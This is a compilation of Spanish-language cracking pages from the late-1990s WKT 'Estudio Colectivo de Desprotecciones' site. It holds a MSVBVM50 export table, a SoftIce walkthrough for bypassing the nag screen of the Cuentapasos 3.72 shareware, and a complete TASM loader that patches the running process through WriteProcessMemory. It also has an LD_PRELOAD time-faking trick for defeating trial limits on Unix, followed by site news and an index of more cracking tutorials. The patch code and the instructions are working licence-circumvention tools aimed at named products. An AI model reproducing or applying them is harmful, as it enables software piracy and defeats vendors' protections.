Addr:0F0D67E1 Ord: 553 (0229h) Name: rtcGetYear
Addr:0F0D7D20 Ord: 554 (022Ah) Name: rtcFileReset
Addr:0F0D7DBD Ord: 555 (022Bh) Name: rtcFileAttributes
Addr:0F05E65B Ord: 556 (022Ch) Name: rtcIsArray
Addr:0F0D3A44 Ord: 557 (022Dh) Name: rtcIsDate
Addr:0F0D3B2C Ord: 558 (022Eh) Name: rtcIsEmpty
Addr:0F0D3B43 Ord: 559 (022Fh) Name: rtcIsError
Addr:0F0D3B5E Ord: 560 (0230h) Name: rtcIsNull
Addr:0F0D3B77 Ord: 561 (0231h) Name: rtcIsNumeric
Addr:0F0D3CA9 Ord: 562 (0232h) Name: rtcIsObject
Addr:0F0506E7 Ord: 563 (0233h) Name: rtcVarType
Addr:0F0D8118 Ord: 564 (0234h) Name: rtDecFromVar
Addr:0F0D7D4A Ord: 565 (0235h) Name: rtcFileWidth
Addr:0F0DCF9D Ord: 566 (0236h) Name: rtcInputCount
Addr:0F0DCF6C Ord: 567 (0237h) Name: rtcInputCountVar
Addr:0F0DE054 Ord: 568 (0238h) Name: rtcFileSeek
Addr:0F0DE19D Ord: 569 (0239h) Name: rtcFileLocation
Addr:0F0DE230 Ord: 570 (023Ah) Name: rtcFileLength
Addr:0F0D7E39 Ord: 571 (023Bh) Name: rtcEndOfFile
Addr:0F05D268 Ord: 572 (023Ch) Name: rtcHexBstrFromVar
Addr:0F05D22E Ord: 573 (023Dh) Name: rtcHexVarFromVar
Addr:0F0D8D4B Ord: 574 (023Eh) Name: rtcOctBstrFromVar

Addr:0F0D8E54 Ord: 575 (023Fh) Name: rtcOctVarFromVar
Addr:0F054278 Ord: 576 (0240h) Name: rtcFileCopy
Addr:0F0D5D5F Ord: 577 (0241h) Name: rtcFileDateTime
Addr:0F036192 Ord: 578 (0242h) Name: rtcFileLen
Addr:0F0D5E2D Ord: 579 (0243h) Name: rtcGetFileAttr
Addr:0F0D5E62 Ord: 580 (0244h) Name: rtcSetFileAttr
Addr:0F0DD1FE Ord: 581 (0245h) Name: rtcR8ValFromBstr
Addr:0F0D3CC3 Ord: 582 (0246h) Name: rtcSin
Addr:0F0D3CEC Ord: 583 (0247h) Name: rtcCos
Addr:0F0D3D15 Ord: 584 (0248h) Name: rtcTan
Addr:0F0D3D45 Ord: 585 (0249h) Name: rtcAtn
Addr:0F01F4E5 Ord: 586 (024Ah) Name: rtcExp
Addr:0F01F0FC Ord: 587 (024Bh) Name: rtcLog
Addr:0F01F42A Ord: 588 (024Ch) Name: rtcRgb
Addr:0F050A8D Ord: 589 (024Dh) Name: rtcQBColor
Addr:0F0D7F70 Ord: 590 (024Eh) Name: rtcMacId
Addr:0F060C0A Ord: 591 (024Fh) Name: rtcTypeName
Addr:0F05BD16 Ord: 592 (0250h) Name: rtcIsMissing
Addr:0F004A95 Ord: 593 (0251h) Name: rtcRandomNext
Addr:0F03AE08 Ord: 594 (0252h) Name: rtcRandomize
Addr:0F0D405A Ord: 595 (0253h) Name: rtcMsgBox
Addr:0F0D4253 Ord: 596 (0254h) Name: rtcInputBox
Addr:0F0D3D95 Ord: 597 (0255h) Name: rtcAppActivate
Addr:0F0261B4 Ord: 598 (0256h) Name: rtcDoEvents
Addr:0F0475F8 Ord: 599 (0257h) Name: rtcSendKeys
Addr:0F0D0A69 Ord: 600 (0258h) Name: rtcShell
Addr:0F1099BA Ord: 601 (0259h) Name: rtcArray
Addr:0F0D3A21 Ord: 605 (025Dh) Name: rtcGetErl
Addr:0F04EC33 Ord: 606 (025Eh) Name: rtcStringBstr
Addr:0F04EBF6 Ord: 607 (025Fh) Name: rtcStringVar
Addr:0F01BD44 Ord: 608 (0260h) Name: rtcVarBstrFromAnsi
Addr:0F0D7009 Ord: 609 (0261h) Name: rtcGetDateBstr
Addr:0F01B62E Ord: 610 (0262h) Name: rtcGetDateVar
Addr:0F0D70CD Ord: 611 (0263h) Name: rtcGetTimeBstr
Addr:0F0D6FB8 Ord: 612 (0264h) Name: rtcGetTimeVar
Addr:0F058DD8 Ord: 613 (0265h) Name: rtcVarStrFromVar
Addr:0F0D3D50 Ord: 614 (0266h) Name: rtcSqr
Addr:0F0D4678 Ord: 615 (0267h) Name: rtcIMEStatus
Addr:0F012378 Ord: 616 (0268h) Name: rtcLeftCharBstr
Addr:0F00B8C4 Ord: 617 (0269h) Name: rtcLeftCharVar
Addr:0F0DED66 Ord: 618 (026Ah) Name: rtcRightCharBstr
Addr:0F01238B Ord: 619 (026Bh) Name: rtcRightCharVar
Addr:0F0DD0A7 Ord: 620 (026Ch) Name: rtcInputCharCount
Addr:0F0DD076 Ord: 621 (026Dh) Name: rtcInputCharCountVar
Addr:0F0E0A2C Ord: 622 (026Eh) Name: rtcStrConvVar

Addr:0F0D09C7 Ord: 624 (0270h) Name: rtcGetHostLCID
Addr:0F03AB67 Ord: 625 (0271h) Name: rtcCreateObject
Addr:0F0D2A4B Ord: 626 (0272h) Name: rtcGetObject
Addr:0F0E8E4E Ord: 627 (0273h) Name: rtcAppleScript
Addr:0F00BCF5 Ord: 628 (0274h) Name: rtcMidBstr
Addr:0F0DED79 Ord: 629 (0275h) Name: rtcMidVar
Addr:0F0DEEB5 Ord: 630 (0276h) Name: rtcInStr
Addr:0F00BCB0 Ord: 631 (0277h) Name: rtcMidCharBstr
Addr:0F04306E Ord: 632 (0278h) Name: rtcMidCharVar
Addr:0F0DEE39 Ord: 633 (0279h) Name: rtcInStrChar
Addr:0F0D8592 Ord: 634 (027Ah) Name: rtBstrFromErrVar
Addr:0F0D8ABF Ord: 635 (027Bh) Name: rtBoolFromErrVar
Addr:0F0D83AA Ord: 636 (027Ch) Name: rtCyFromErrVar
Addr:0F0D816C Ord: 637 (027Dh) Name: rtI2FromErrVar
Addr:0F0D81F3 Ord: 638 (027Eh) Name: rtI4FromErrVar
Addr:0F0D826F Ord: 639 (027Fh) Name: rtR4FromErrVar
Addr:0F0D82F5 Ord: 640 (0280h) Name: rtR8FromErrVar
Addr:0F0D8A73 Ord: 641 (0281h) Name: rtcDateFromVar
Addr:0F0D86E2 Ord: 642 (0282h) Name: rtcVarFromVar
Addr:0F0D8722 Ord: 643 (0283h) Name: rtcCVErrFromVar
Addr:0F0D4AC3 Ord: 644 (0284h) Name: VarPtr
Addr:0F040CDA Ord: 645 (0285h) Name: rtcDir
Addr:0F0D5AD8 Ord: 646 (0286h) Name: rtcCurrentDirBstr
Addr:0F0D5A29 Ord: 647 (0287h) Name: rtcCurrentDir
Addr:0F00369C Ord: 648 (0288h) Name: rtcFreeFile
Addr:0F0DF5A5 Ord: 649 (0289h) Name: rtcCompareBstr
Addr:0F019070 Ord: 650 (028Ah) Name: rtcBstrFromFormatVar
Addr:0F0497D5 Ord: 651 (028Bh) Name: rtcBstrFromError
Addr:0F0497A7 Ord: 652 (028Ch) Name: rtcVarFromError
Addr:0F0DED02 Ord: 653 (028Dh) Name: rtcLenCharVar
Addr:0F0DED2B Ord: 654 (028Eh) Name: rtcLenVar
Addr:0F0D8766 Ord: 655 (028Fh) Name: rtcFixVar
Addr:0F0D87CD Ord: 656 (0290h) Name: rtcAbsVar
Addr:0F0D8834 Ord: 657 (0291h) Name: rtcIntVar
Addr:0F0D889B Ord: 658 (0292h) Name: rtcSgnVar
Addr:0F0DC025 Ord: 660 (0294h) Name: rtcVarFromFormatVar
Addr:0F0D72CB Ord: 661 (0295h) Name: rtcDateAdd
Addr:0F0D75AD Ord: 662 (0296h) Name: rtcDateDiff
Addr:0F0D78EA Ord: 663 (0297h) Name: rtcDatePart
Addr:0F0D4693 Ord: 664 (0298h) Name: rtcPartition
Addr:0F0D4991 Ord: 665 (0299h) Name: rtcChoose
Addr:0F04285D Ord: 666 (029Ah) Name: rtcEnvironVar
Addr:0F04288B Ord: 667 (029Bh) Name: rtcEnvironBstr
Addr:0F0D4A4C Ord: 668 (029Ch) Name: rtcSwitch
Addr:0F012135 Ord: 669 (029Dh) Name: rtcCommandBstr

Addr:0F01218E Ord: 670 (029Eh) Name: rtcCommandVar
Addr:0F0E8E55 Ord: 671 (029Fh) Name: rtcSLN
Addr:0F0E8E7A Ord: 672 (02A0h) Name: rtcSYD
Addr:0F0E8ECB Ord: 673 (02A1h) Name: rtcDDB
Addr:0F0E901B Ord: 674 (02A2h) Name: rtcIPMT
Addr:0F0E9107 Ord: 675 (02A3h) Name: rtcPPMT
Addr:0F0E91A5 Ord: 676 (02A4h) Name: rtcPMT
Addr:0F0E9275 Ord: 677 (02A5h) Name: rtcPV
Addr:0F0E9325 Ord: 678 (02A6h) Name: rtcFV
Addr:0F0E93DC Ord: 679 (02A7h) Name: rtcNPer
Addr:0F0E9514 Ord: 680 (02A8h) Name: rtcRate
Addr:0F01B43E Ord: 681 (02A9h) Name: rtcImmediateIf
Addr:0F0E9732 Ord: 682 (02AAh) Name: rtcIRR
Addr:0F0E9A66 Ord: 683 (02ABh) Name: rtcMIRR
Addr:0F0E9BEE Ord: 684 (02ACh) Name: rtcNPV
Addr:0F00D607 Ord: 685 (02ADh) Name: rtcErrObj
Addr:0F0D8B28 Ord: 686 (02AEh) Name: rtUI1FromErrVar
Addr:0F0D8A7F Ord: 687 (02AFh) Name: rtcVarDateFromVar
Addr:0F0E9DFB Ord: 689 (02B1h) Name: rtcGetSetting
Addr:0F0E9FC8 Ord: 690 (02B2h) Name: rtcSaveSetting
Addr:0F0EA0B6 Ord: 691 (02B3h) Name: rtcDeleteSetting
Addr:0F0EA4A7 Ord: 692 (02B4h) Name: rtcGetAllSettings
Addr:0F0DEDF8 Ord: 693 (02B5h) Name: rtcByteValueBstr
Addr:0F0D8BAD Ord: 694 (02B6h) Name: rtcBstrFromByte
Addr:0F0D8BCE Ord: 695 (02B7h) Name: rtcVarBstrFromByte
Addr:0F0DEE14 Ord: 696 (02B8h) Name: rtcCharValueBstr
Addr:0F0D8BFC Ord: 697 (02B9h) Name: rtcBstrFromChar
Addr:0F0D8C43 Ord: 698 (02BAh) Name: rtcVarBstrFromChar
Addr:0F0D7CF9 Ord: 699 (02BBh) Name: rtcSetCurrentCalendar
Addr:0F01B38D Ord: 700 (02BCh) Name: rtcGetCurrentCalendar
Addr:0F0D25C9 Ord: 999 (03E7h) Name: TipInvokeMethod2
Addr:0F0D26F0 Ord:1016 (03F8h) Name: TipInvokeMethod
Addr:0F0EC5A0 Ord:1024 (0400h) Name: IID_IVbaHost
Addr:0F0170E9 Ord:1025 (0401h) Name: EbGetObjConnectionCounts
Addr:0F05A1D9 Ord:2000 (07D0h) Name: CreateIExprSrvObj
Addr:0F0D1387 Ord:2010 (07DAh) Name: EbGetVBAObject

--

ESTUDIO COLECTIVO DE DESPROTECCIONES		
	WKT Tutorialz Site	
progrAmA	**Cuentapasos 3.72**	W95
DEsCripCión	El programa cuentapasos es una utilidad para controlar el gasto telefonico, con los ultimos planes (los bononets) que telefonica a puesto.	
tipo	Shareware	
url	http://www.cuentapasos.com	
protECCión	**Nagscreen con el mensaje de Evaluacion de 30 dias...**	
DiFiCultAD	2) Amateur	
hErrAmiEntAs	SoftIce 3.22, Tasm 5.0, Process Patcher v 2.4 (opcional).	
CrACkEr	**esiel2**	
FEChA	2 de Mayo de 1999	
ComEntArio	Como comentario, no voy a hacerlo estilo Carrascal, sino decir que este crack funciona para el cuentapasos 3.72 con las siguientes caracteristicas: Fichero: cpasos32.exe Tamaño: 531.611 bytes Fecha: 30/3/99 Digo esto, porque me han informado que el autor ha modificado el ejecutable haciendolo mas pequeño, pero todavia no me lo he bajado para comprobarlo. ;)	

Introducción

Lo primero de todo, mandar unos saludetes a tod@s los colegas de la scene del
cracking hispano, ya que segun veo parece que estamos remontando el vuelo, a ver si algun dia llegamos a hacer una pagina semejante a la de +fravia.

Bueno, he escogido este programa porque es bastante popular al menos que yo sepa en españa, y al parecer no habia un crack para el y decidi intentar remediarlo.

Al Atake

Veamos, despues de instalar el programa, al ejecutarlo vemos que nos sale una nagscreen avisandonos que no estamos registrados y que tenemos un periodo tipico de prueba de 30 dias.

Al ser un programa hecho en Visual Basic, nos aseguramos que en el fichero winice.dat del softice este la linea:

EXP=C:\WINDOWS\SYSTEM\MSVBVM50.DLL

Hechas ya las presentaciones, vamos a intentar abordarlo con los siguientes breakpoints que a mi entender son bastantes utiles a la hora de crackear programas hechos en Visual Basic, que son lo siguientes:

rtcDoEvents
rtcMsgBox
__vbaNew
__vbaNew2
rtcInputBox
rtcGetTimer
rtcUpperCaseVar
rtcUpperCaseBstr

Pues bien, el primer paso que tenemos que dar es buscar donde el programa toma la eleccion de seguir cuando nosotros pulsamos aceptar o salir cuando pulsamos el boton correspondiente; de esta lista probamos en esta ocasion con rtcDoEvents, asi que nos vamos
al softice ponemos bpx rtcdoevents, y pulsamos Ctrl-D con lo que volvemos a la nagscreen y pulsamos aceptar; inmediatamente despues volvemos al softice y pulsamos una vez F12 con lo que nos situamos en las siguientes lineas:

Pulsamos F10

```
0137:00474963   call [MSVBVM50!rtcDoEvents]
0137:00474969   mov dword ptr [ebp-04],00000051
0137:00474970   lea ecx,[ebp-64]
```

```
0137:00474973   push ecx
0137:00474974   call [MSVBVM50!rtcGetPresentDate]
0137:0047497A   lea edx,[ebp-64]
...
...
...
```

Vamos pulsando F10

```
...
...
...
0137:004749B2   push edx
0137:004749B3   push 02
0137:004749B5   call [MSVBVM50!rtc__vbaFreeVarList]
0137:004749BB   add esp,0C
0137:004749BE   movsx eax, word ptr [ebp-00D4]
0137:004749C5   test eax,eax        ---> si eax=0 sale, no sigue y termina el
programa.
0137:004749C7   jz 004761B3       ---> si eax=-1 entonces sigue
0137:004749CD   mov dword ptr [ebp-04],00000052
0137:004749D4   cmp dword ptr [0054F200],00
0137:004749DB   jnz 4749F9        ---> Si eres un chico bueno sigue para adelante
                                       en caso contrario si eres un chico malo
                                       se acabo tu andadura.
```

Bueno, bueno, bueno, segun parece hemos encontrado el lugar donde despues de pulsar sobre uno de los dos botones de la nagscreen el programa hace una cosa u otra dependiendo de si aceptas o deseas salir. Luego ya tenemos la direccion donde despues de multiples calculos de conversiones de tipos de datos tipicos del Visual Basic, esquema de proteccion del autor (de la cual se podria hablar en otro tutorial), etc, etc, etc, se dirige el programa. Luego recapitulemos, ya sabemos donde tiene que saltar para proseguir el programa, ahora nos hace falta saber desde donde lo podemos llamar. ¿Que se os ocurre?
a mi personalmente despues de ver lo bien que ha funcionado el breakpoint del rtcDoEvents,
voto por volverlo a usar pero ahora antes de que salga la nagscreen.

Empezamos otra vez, ponemos el breakpoint del rtcDoEvents, y vamos pulsando Ctrl-D hasta uno antes de que salga la famosa nagsreen (tenemos que pulsar 4 veces Ctrl-D)
con lo que nos encontramos con lo siguiente:

* Vamos pulsando F10 *

```
0137:00477D06   call [MSVBVM50!rtcDoEvents]
0137:00477D0C   wait
0137:00477D0D   push 00477D66
0137:00477D12   jmp 00477D5C
...
...
0137:00477D5C   lea ecx,[ebp-24]
0137:00477D5F   call [MSVBVM50!__vbaFreeStr]
```

```
0137:00477D65   ret
0137:00477D66   mov ecx,[ebp-20]
0137:00477D69   mov fs:[00000000],ecx
0137:00477D70   pop edi
0137:00477D71   pop esi
0137:00477D72   pop ebx
0137:00477D73   mov esp,ebp
0137:00477D75   pop ebp
0137:00477D76   ret 0004
...
...
0137:004741D6   call 00476F50    ---> Todo el meollo de la proteccion
0137:004741       mov dword ptr [ebp-04],0000003F  ---> regresa aqui despues
                                                        del anterior ret 0004
0137:004741E2   cmp dword ptr [0054B7AC],00
0137:004741E9   jnz 00474207
....
....
```

Pues bien, a partir del JNZ 00474207 empieza a decir que no estamos registrados, que si es un version de evaluacion, ... Luego si en vez de que ese CALL 00476F50 llame todas las comprobraciones que lleva a cabo ponemos la direccion que obtuvimos antes donde proseguia el programa, VOILA ;).

Cambiamos el call 00476F50 por call 004749F9. Pero Houston, Houston, tenemos un problema, el parche no podemos aplicarlo con un editor hexadecimal (bendito Visual Basic), pues bien aqui tenemos dos opciones:

- Usar el Proccess Patcher v2.4 de thewd
- Usar el Tasm 5.0

Si usas el Tasm 5.0:

```
; Basado en el loader.exe original de Hayras [tNO '98]

; Tienes que usar Tasm 5.0 & import32.lib para compilarlo

; tasm32 /ml crack.asm
; tlink32 /Tpe /aa /ccrack,, <path to> import32.lib
; reemplaza <path to> donde este la libreria import32.lib



.386P
Locals
jumps

.Model Flat ,StdCall
```

```
;Definimos las funciones externas y constantes que necesitamos.

Extrn       MessageBoxA:PROC
Extrn       WaitForInputIdle:PROC

Extrn       WriteProcessMemory:PROC
Extrn       ReadProcessMemory:PROC
Extrn       CreateProcessA:PROC
Extrn       CloseHandle:PROC
Extrn       ExitProcess:PROC


.Data
CSiR_Tag            db 'Lector PE & CRACKER Por esiel2   -1999- ',0
CSiR_Error          db 'Error!!!',0
CSiR_Error1         db 'Algo se jodio...',0
OpenERR_txt         db 'Error con el CreateProcess :(',0
ReadERR_txt         db 'Error con el ReadProcessMemory :(',0
WriteERR_txt        db 'Error con el WriteProcessMemory :P',0
VersionERR_txt      db 'No es la version 3.72 del cuentapasos :(',0
CSiR_ProcessInfo    dd 4 dup (0)
CSiR_StartupInfo    db 48h dup (0)
CSiR_RPBuffer       db 10h dup (0)


CSiR_AppName  db 'cpasos32.EXE',0
fuck          dd 004741d6h
sizeof        dd 5

checkbytes    db 0e8h,075h,02dh,0,0

patch_data_1  db 0e8h,01eh,08h,0,0
patch_size_1  dd 5
patch_addr_1  dd 004741d6h

.Code
Main:
   push    offset CSiR_Tag
   mov     dword ptr [CSiR_StartupInfo],44h
   push    offset CSiR_ProcessInfo
   push    offset CSiR_StartupInfo
   push    0
   push    0
   push    20h
   push    0
   push    0
   push    0
   push    0
   push    offset CSiR_AppName
   call    CreateProcessA
```

```
    test    eax,eax
    jz      OpenERR

Wait4Depack:
    push    LARGE-1
    push    dword ptr [CSiR_ProcessInfo]
    call    WaitForInputIdle

Check_Data:


    push    0
    push    dword ptr [sizeof]
    push    offset CSiR_RPBuffer
    push    dword ptr [fuck]
    push    dword ptr [CSiR_ProcessInfo]
    call    ReadProcessMemory
    test    eax,eax
    jz      ReadERR
    ;...
    ;int 03 ;-)
    cld
    lea     esi, CSiR_RPBuffer
    lea     edi, checkbytes
    mov     ecx, 5
    rep     cmpsb
    jnz     VersionERR
    ;...
Patch_the_mother:
    push    0
    push    dword ptr [patch_size_1]
    push    offset patch_data_1
    push    dword ptr [patch_addr_1]
    push    dword ptr [CSiR_ProcessInfo]
    call    WriteProcessMemory
    test    eax,eax
    jz      WriteERR

Close_This_app:
    push    dword ptr [CSiR_ProcessInfo]
    call    CloseHandle
    push    dword ptr [CSiR_ProcessInfo+4]
    call    CloseHandle

Exit_Proc:
    Push LARGE-1
    Call ExitProcess


VersionERR:
    lea     eax, VersionERR_txt
    jmp     abort
ReadERR:
    lea     eax, ReadERR_txt
```

```
   jmp     abort
OpenERR:
   lea     eax, OpenERR_txt
   jmp     abort
WriteERR:
   lea     eax, WriteERR_txt
abort:
   push 0
   push offset CSiR_Error
   push eax
   push 0
   call MessageBoxA

   jmp Close_This_app

End Main
```

Se acabo por esta vez, espero que me haya explicado bien, hasta otra....

--

ESTUDIO COLECTIVO DE DESPROTECCIONES		
	WKT Tutorialz Site	
Whiskey Kon Tekila	WKT	Whiskey Kon Tekila
progrAmA	**Programas de evaluación en UNIX**	UNIX
tipo	Sharewares, Demos	
protECCión	**Limitaciones en el tiempo de uso.**	
DiFiCultAD	1) Principiante, 2) Amateur, 3) Aficionado, 4) Profesional, 5) Especialista	
hErrAmiEntAs	Una Librería dinámica propia : Mi_Time	
CrACkEr	**Bart**	
FEChA	24 de Octubre de 1998	

Introducción

La verdad es que no trabajo en Windows mucho, mi campo en mas bien el Linux, en este caso tengo un truquillo que puede serviros, para saltarse la proteccion de la copias de programas de evaluacion.

Consiste en hacer creer al programa que esta viviendo en un tiempo distinto, gracias a las librerias dinamicas y a la variable de entorno LD_PRELOAD
No se si esto es extensible de algun modo a las DLL de Windoze.

CREO QUE ES VALIDO PARA TODO SISTEMA UNIX, NO FUNCIONA CON PROGRAMAS CON EL BIT DE SUID ACTIVADO, PUES ELLOS NO ACCEPTAN EL LD_PRELOAD.

Al Atake

MODO DE EMPLEO:
Quitar la proteccion al programa "EXE" que tiene cuenta de evaluacion

1) creo funciones de tiempo en una libreria y que tiene tiempo fijado en un momento en el que el programa de evalucion funciona con licencia de 30 dias o lo que sea.

2) uso el programa "strace" y "grep"

```
$strace EXE 2> zz;  grep "time(NULL)" zz;rm zz
time(NULL)                              = 908959851
```

3) aparece un numero: N_time_crack = 908959851
time returns the time since the Epoch (00:00:00 UTC, January 1, 1970), measured in seconds.

4) Mi libreria dinamica:

```
mi_time.so.1.0
```

Se carga antes que la del sistema:

```
$mv EXE EXE.orig
```

asi el fichero EXE es un script ahora (parecido a un .bat del MSDOS)

```
EXE
=======================
export LD_PRELOAD=/lib/libmi_time.so.1.0
EXE.orig
```

5) Incluyo todo en un atachment (Mi_Time)

Un saludo a todos los ECD-mailers.

```
 ____________________________________
|     |\\/\/\/\/\/|   _____________  |
|     |           |  /             \ |
|     |           |  | Elvis is    | |
|     |  __   __  |  |   dead !    | |
|     | |  | |  | |  |             | |
|    C\ |0 | |0 | /O |       bart. | |
|      | "" _ "" |   \_ __________/  |
|      |         |    //             |
|       \'-----'/   --'               |
|   _____/-----\_____                 |
|  /  |           |  \                |
|____________________________________|
```

Linux: The choice of a GNU generation
"My opinions are my own, and I've get *lots* of them!"
****
W98 supports real multitasking - it can boot and crash simultaneously

ESTUDIO COLECTIVO DE DESPROTECCIONES		
	WKT Tutorialz Site	
Programa	**Programa xxx**	W95 / W98 / NT
Descripción	xxxx	
Tipo	Trial de 30 dias	
Url	http://www	
Protección	**Nag Screen. Time Limit 30 Dias**	
Dificultad	1) Principiante, 2) Amateur, **3) Aficionado,** 4) Profesional, 5) Especialista	
Herramientas	SoftIce v3.25, W32dasm v8.9, UltraEdit v6.10a	
Objetivo	**Simular estar registrados.**	
Cracker	**Fulanito**	
Fecha	xx de Julio de 1999	

Introducción

Al Atake

Última Actualizacion: *01/11/99*

ECD MIRRORS:

Esta es la lista de páginas oficiales para consultar el ECD:

- Crackz Web Site
- http://ecd.tsx.org
- http://w56.org/ecd

Esta última url http://w56.org/ecd es un desvio aleatorio a cualquiera de los mirrors.
Por lo que os recomendamos que lo utiliceis si quereis ponernos un link en vuestra web.

ULTIMAS NOVEDADES:

Saludos a todos! Parece que por fin la Cracking-Scene-Hispana comienza a dar muestras de una gran actividad. Son muchos y muy buenos los artículos que he recibido en estas dos últimas semanas :

1. Cuentapasos v3.75
2. Registry Studio V1.01
3. Code Snippet Creator v1.05: Archivos PE
4. La Memoria en W32: Intro
5. Reversing with ToPo v1.0
6. Lake Clear Animato v1.0c
7. Productos RKS Software
8. Winboost 2000 v1.0.0.1999
9. Kyodai v10.21
10. Quick Heal v5.20
11. Ultraedit v6.20b
12. WinGest v3.5
13. Toggle Mouse v3.4.3
14. WkT! Faq Oficial página 1
15. WkT! Faq Oficial página 2
16. WkT! Faq Oficial página 3

Una visita obligada es la sección de Documentos Genéricos donde encontrarás la última revisión de la WkT! Faq Oficial, un artículo muy completo sobre el formato de los archivos PE, un artículo sobre la Memoria en W32 y un tutorial sobre cómo utilizar Topo v1.0, además de otros documentos igualmente interesantes.

AGRADECIMIENTOS:

WkT! agradece a todos sus colaboradores su ayuda con el proyecto ECD, y su inestimable apoyo moral. Muchas gracias a todos los que visitais nuestros forums sobre Ingenieria Inversa y nos abrasais a preguntas.
Gracias a TNT! y KuT! por sumarse al proyecto ECD con sus ensayos de Ingenieria Inversa. Thanks to Crackz for his mirror.

COLABORA CON EL PROYECTO ECD:

La versión Inglesa del ECD se encuentra en fase de preparación.
NECESITAMOS TRADUCCIONES !!
Si se te da bien el Ingles y te gustaria colaborar en el proyecto ECD, por favor, traduce alguno de estos tutoriales al Ingles y envia la traducción a wkt@bigfoot.com
(conserva el formato original, gracias)

OJO : Cuestiones legales a tener en cuenta.

ESTUDIO COLECTIVO DE DESPROTECCIONES:

Este site nace con el objetivo de recopilar tutoriales en castellano sobre el noble arte del cracking, para de esta manera favorecer el aprendizaje de las técnicas de debugging, imprescindibles para defendernos de los bugs (mayormente intencionados, o sea protecciones) que los fabricantes de software introducen en sus programas, que no lo olvidemos, residen en nuestro disco duro, por lo cual deberíamos ser libres de poderlos modificar a nuestro antojo.
(Uf, vaya frase...;-)

NOTA PARA EL PROGRAMADOR INDIGNADO QUE ESTA LEYENDO ESTAS PAGINAS

Si eres de los que piensan que los crackers estamos de mas, que lo unico que hacemos es perjudicar a las casas de soft, que te estamos robando dinero.....bien, quiza lo verias todo de manera distinta desde "el otro lado". Si, has leido bien, te estamos invitando a que te introduzcas en el mundo de la Ingenieria Inversa. Te invitamos a leer tutoriales, a crackear tus propios programas y aprender como **PROTEGERLOS MEJOR**.
¿Perplejo? pues no deberias estarlo, en lugar de quejarte de nuestro comportamiento y abrir la veda de la "caza al cracker", lo mejor que puedes hacer es aprender de tus errores y de los demás. Despues de todo, el "trabajo sucio" lo hemos hecho por ti. ;o)
Aunque parezca extraño, **WkT!** está dedicado a formar a los programadores , mostrándoles sus defectos y el camino para producir software de calidad.

Crackea Jacta Est

Entendemos por tutoriales, la explicación de cómo se desprotege un determinado programa.
Se puede acceder a todos ellos a través de las 3 páginas de índices, cada una de las cuales está ordenada de diferente manera :

- Por **Tipo de Protección** : Cd-Checks, Mochilas, Limitaciones de tiempo, ...
- Por **Fecha de Publicación** : Útil para ir siguiendo las novedades publicadas.
- Por **Orden Alfabético** : Útil para buscar un programa en concreto.

Pero aún hay más, y son los documentos genéricos, que explican algun tema concreto.
Por ejemplo, la FAQ de Cracking, Cómo Crackear, Introducción al SoftIce, VB5, ...
De momento están agrupados en **Documentos Genéricos** , y si más adelante hace falta, ya se dividirán en subgrupos.

ECD idea original de Mr.Brown.
Primeras páginas creadas por Mr.Brown, retocadas, mantenidas y optimizadas a 800x600 para Netscape y Opera por Mr.WhiTe.
Cualquier colaboración será bien recibida, así que anímate:
Haznos llegar tus documentos con este formato

133183

--

ESTUDIO COLECTIVO DE DESPROTECCIONES

Documentoz Genéricos

COMPRESION / DESCOMPRESION		
Code Snippet Creator v1.05: (W95/W98/NT) Descabezando archivos ejecutables portables		
Comprender la estructura y el contenido del encabezado de los archivos con formato PE		
Octubre de 1999	nuMIT_or	Editor hexadecimal, ProcDump v1.5, W32DASM32 8.93 y/o IDA PRO, EXeScope v4.40, SoftIce (opcional)
La Memoria en W32: Intro (W95/W98/NT)		
Suministrar conocimiento que permita comprender cómo W32 traduce direcciones virtuales en direcciones físicas.		
Octubre de 1999	nuMIT_or	Editor hexadecimal, ProcDump v1.5, W32DASM32 8.93 y/o IDA PRO, EXeScope v4.40 (opcional), SoftIce
Reversing with ToPo v1.0 (W95/W98/NT)		
Cómo usar ToPo v1.0		
23/10/99	Mr.Crimson	Topo v1.0, Uedit y (opcionalmente) SoftICE

Descompresión manual con ProcDump (W95)		
Como usar el ProcDump para descomprimir/desencriptar tus cobayas.		
31/08/99	Mr.Orange	SoftIce v3.25, ProcDump
Winboost 2000 v1.0.0.1999 (W95/W98/NT) Cómo saber si un programa esta comprimido. Uso del ProcDump. Cómo eliminar una "protección anti-desensamblado"		
Obtener un número de Serie Válido		
17/10/99	Mr.WhiTe	ProcDump v1.5, Gettyp v2.38, W32dasm v8.93, UltraEdit v6.10a

[WkT!] FAQ		
[1|2 |3]	[WkT!]	1999
Respuesta a las Preguntas típicas de Ingenieria Inversa		

Como Crackear por Estado+Porcino		
Como Crackear por Estado+Porcino. Capítulo 7	Estado+Porcino	Septiembre 1999
Curso de CrAcKinG. 7) Desclavando cruces con Jose de Arimatea. -Como Crackear Ulead Media Studio Pro v5.01- ;-)		
Como Crackear por Estado+Porcino. Capítulo 6	Estado+Porcino	Junio 1999
Curso de CrAcKinG. 6) Desvirgando Expedientes X -Como Crackear Contaplus Élite Pyme- ;-?)		
Como Crackear por Estado+Porcino. Capítulo 5	Mr.Pink	Noviembre 1998
Curso de CrAcKinG. 5) Color Crack. (Quien dijo ke el amarillo daba mala suerte ;-?)		

Como Crackear por Estado+Porcino. Capítulo 4	Mr.Pink	Octubre 1998
Curso de CrAcKinG. 4) Haciendo de Cerrajeros		
Como Crackear por Estado+Porcino. Capítulo 3	Mr.Pink	Mayo 1998
Curso de CrAcKinG. 3) Corta Historia del Tiempo		
Como Crackear por Estado+Porcino. Capítulo 2	Estado+Porcino	Enero 1998
Curso de CrAcKinG. 2) Diseccionando a los Muertos		
Como Crackear por Estado+Porcino. Capítulo 1	Estado+Porcino	Diciembre 1997
Curso de CrAcKinG. 1) Orígenes		

SoftIce Debugger		
Introducción al SoftIce	Mr.Brown	1998
Instalación y Consejos para iniciarse en el Debugger SoftIce		
Comandos del SoftIce	Mr.Brown	1998
Referéncia Resumen de los comandos disponibles en el SoftIce 3.22		
Uso de Breakpoints	Mr.Brown	1998
Recomendaciones e Ideas sobre Puntos de Ruptura en el SoftIce.		
Ingenieria Inversa Utilizando la función HMEMCPY	Mr.WhiTe	1999
¿Qué es y cómo utilizar HMEMCPY?		

Visual Basic Cracking		
Cuentapasos v3.75 (W95/W98/NT)		
Simular estar registrados.		
18/10/99	Mr.Blue	SoftIce v4.0, SmartCheck 6.0, Spy++
Advanced Video Poker v1.1 (W95)		
Buscar el número de serie y crear su Key-Generator		
14/08/99	Mr.GReeN	Smartcheck v6.01 (Build 952)
Crackeando en VB	Esiel2	Junio de 1999
Este tutorial contiene lo basico a mi entender que debes saber de herramientas y de algunas funciones que tanto le gusta llamar al Visual Basic.		
CuentaPasos v3.72	Esiel2	02/05/99
